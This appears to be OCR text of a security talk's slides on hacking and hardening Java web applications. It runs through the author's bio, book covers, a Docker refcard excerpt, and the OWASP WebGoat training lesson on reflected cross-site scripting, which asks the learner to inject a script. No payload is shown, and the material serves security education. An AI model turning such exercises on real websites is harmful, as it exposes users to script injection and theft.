Hacking and Hardening Java Web Applications


Christopher M. Judd

Christopher M. Judd

CTO and Partner at Manifest Solutions

Central Ohio Java Users Group leader

Columbus iPhone Developer User Group (CIDUG)



THE EXPERT'S VOICE®

Beginning Groovy and Grails

From Novice to Professional

Christopher Judd, Joseph Faisal Nusairat, and Jim Shingler

Apress®

THE EXPERT'S VOICE®

Pro Eclipse JST

Plug-ins for J2EE Development

Christopher Judd and Hakeem Shittu

Apress®


THE EXPERT'S VOICE® IN JAVA

Enterprise Java Development on a Budget

Leveraging Java Open Source Technologies

Brian Sam-Bodden and Christopher M. Judd

Apress®



221 DZone REFCARDZ

BROUGHT TO YOU BY: Site24x7

Get More Refcardz! Visit dzone.com/refcardz

GETTING STARTED WITH DOCKER

CONTENTS

- » About Docker
- » Docker Architecture
- » Getting Started
- » Typical Local Workflow
- » Other Helpful Commands
- » Dockerfile, and more...

Getting Started With Docker

By Christopher M. Judd

ABOUT DOCKER

Almost overnight, Docker has become the de facto standard that developers and system administrators use for packaging, deploying, and running distributed applications. It provides tools for simplifying DevOps by enabling developers to create templates called images that can be used to create lightweight virtual machines called containers, which include their applications and all of their applications' dependencies. These lightweight virtual machines can be promoted through testing and production environments where sysadmins deploy and run them.

Docker makes it easier for organizations to automate infrastructure, isolate applications, maintain consistency, and improve resource utilizations.

Similar to the popular version control software Git, Docker has a social aspect, in that developers and sysadmins are able to share their images via Docker Hub.


Docker is an open-source solution that runs natively on Linux but also works on Windows and Mac using a lightweight Linux distribution and VirtualBox. Many tools have also grown up around Docker to make it easier to manage and orchestrate complex distributed applications.

DOCKER ARCHITECTURE

Docker utilizes a client-server architecture and a remote API to manage and create Docker containers built upon Linux containers. Docker containers are created from Docker images. The relationship between containers and images are analogous to the relationship between objects and classes in object-oriented programming.

Docker Images	A recipe or template for creating Docker containers. It includes the steps for installing and running the necessary software.
Docker Container	Like a tiny virtual machine that is created from the instructions found within the Docker image originated
Docker Client	Command-line utility or other tool that takes advantage of the Docker API (https://docs.docker.com/reference/api/docker_remote_api) to communicate with a Docker daemon
Docker Host	A physical or virtual machine that is running a Docker daemon and contains cached images as well as runnable containers created from images


© DZONE, INC. DZONE.COM




Bearable Moments

by Christopher M. Judd with Jim Flanagan

Illustrated by Dale Herron



"For the cloud of the LORD [was] upon the tabernacle by day, and fire was on it by night, in the sight of all the house of Israel, throughout all their journeys." (Exodus 40:38)



Logout
OWASP WebGoat V5
How to Perform Reflected Cross Site Scripting (XSS) Attacks
Hints
Show Params
Show Cookies
Show Java
Lesson Plans
Admin Functions
General
Code Quality
Unvalidated Parameters
Broken Access Control
Broken Authentication and Session Management
Cross-Site Scripting (XSS)
LAB: Cross Site Scripting (XSS)
How to Perform Stored Cross Site Scripting (XSS)
How to Perform Reflected Cross Site Scripting (XSS) Attacks
HTTPOnly Test
How to Perform Cross Site Tracing (XST) Attacks
Buffer Overflows
Injection Flaws
Improper Error Handling
Insecure Storage
Denial of Service
Insecure Configuration Management
Web Services
AJAX Security
Challenge
Restart this Lesson
Update Cart
Purchase
OWASP Foundation | Project WebGoat

For this exercise, your mission is to come up with some input containing a script. You have to try to get this page to reflect that input back to your browser, which will execute the script and do something bad.

